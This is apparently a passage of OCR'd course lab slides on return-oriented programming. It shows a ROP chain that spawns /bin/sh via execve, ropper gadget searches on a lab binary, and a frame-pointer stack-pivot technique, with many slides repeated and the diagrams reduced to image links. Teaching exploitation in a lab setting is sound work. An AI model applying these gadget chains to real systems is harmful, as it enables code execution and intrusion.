       performed (see BUGS below).

       gets() returns s on success, and NULL on error
```

→ The address of buf, i.e., addr_bin_sh will be in EAX after gets( )

rop-syscall

- New plan
  - Provide `"/bin/sh\0AA..." + rop_chain` to `gets()`
  - Example `rop_chain`:

```
1. pop edx; pop ebx; ret (esp→0, esp+4→0)
2. mov ebx, eax; ret     (eax: addr_bin_sh)
3. pop eax; ret          (esp→11 (SYS_execve))
4. pop ecx; ret          (esp: 0)
5. int 0x80;             (invoke execve("/bin/sh", 0, 0);)
```

[Goal]

Reg	Value
EAX	11
EBX	addr_bin_sh
ECX	0
EDX	0

rop-syscall

- New plan
  - Provide `"/bin/sh\0AA..." + rop_chain` to `gets()`
  - Example `rop_chain`:

```
1. pop edx; pop ebx; ret (esp→0, esp+4→0)
2. mov ebx, eax; ret     (eax: addr_bin_sh)
3. pop eax; ret          (esp→11 (SYS_execve))
4. pop ecx; ret          (esp: 0)
5. int 0x80;             (invoke execve("/bin/sh", 0, 0);)
```

Unfortunately, `mov ebx, eax` gadget does not exist in the binary

[Goal]

Reg	Value
EAX	11
EBX	addr_bin_sh
ECX	0
EDX	0

rop-syscall

- New plan
  - Searching for more gadgets

```
lab09@csed702c:~/rop-syscall$ ropper -f ./target --search "mov %, eax"
0x080491f0: mov ecx, eax; mov eax, ecx; ret;
0x080491fc: mov edi, eax; ret;
```

EAX → EDI

```
lab09@csed702c:~/rop-syscall$ ropper -f ./target --search "mov %, edi"
0x080491d7: mov edx, edi; pop ebx; pop esi; pop edi; pop ebp; ret;
```

EAX → EDI → EDX

```
lab09@csed702c:~/rop-syscall$ ropper -f ./target --search "mov ebx, edx"
0x080491e1: mov ebx, edx; cmp eax, 0xffffff001; ret;
```


EAX → EDI → EDX → EBX

[Goal]

Reg	Value
EAX	11
EBX	addr_bin_sh
ECX	0
EDX	0

rop-syscall

- Final ROP payload




[Goal]

Reg	Value
EAX	11
EBX	addr_bin_sh
ECX	0
EDX	0

rop-pivot

- `read(0, gbuf, sizeof(gbuf));`
  - User input goes in **`gbuf`** (large)
- `memcpy(buf, gbuf, 280);`
  - Copy from **`gbuf`** to **`buf`** (BOF)
  - However, cannot overflow beyond retaddr due to **`memcpy`**'s **`n=280`**
  - So, we cannot do ROP??
    - (Need rop chain stored below the retaddr)




rop-pivot

- Workaround: Frame pointer attack
  - Original epilogue of `start()`

```
...
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret
```

EIP




rop-pivot

- Workaround: Frame pointer attack
  - Original epilogue of `start()`

```
...
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret
```


EIP



rop-pivot

- Workaround: Frame pointer attack
  - Original epilogue of `start()`

```
...
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
EIP 0x080492e3 <+158>:   ret
```



rop-pivot


- Workaround: Frame pointer attack
  - Original epilogue of `start()`

(rewound)

EIP

```
...
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret
```

  - If we modify the saved **EBP** to `addr_gbuf`?




rop-pivot

- Workaround: Frame pointer attack
  - Original epilogue of `start()`

```
...
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret
```

EIP

  - If we modify the saved **EBP** to `addr_gbuf`?




rop-pivot

- Workaround: Frame pointer attack
  - Original epilogue of `start()`

```
...
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
EIP 0x080492e3 <+158>:   ret
```

  - If we modify the saved **EBP** to **addr_gbuf**?




rop-pivot

- Workaround: Frame pointer attack
  - Original epilogue of `start()`

```
...
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
EIP 0x080492e3 <+158>:   ret
```

  - If we modify the saved **EBP** to **addr_gbuf**?
  - If we then return to a **leave; ret** gadget?

```
...
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret
```



rop-pivot

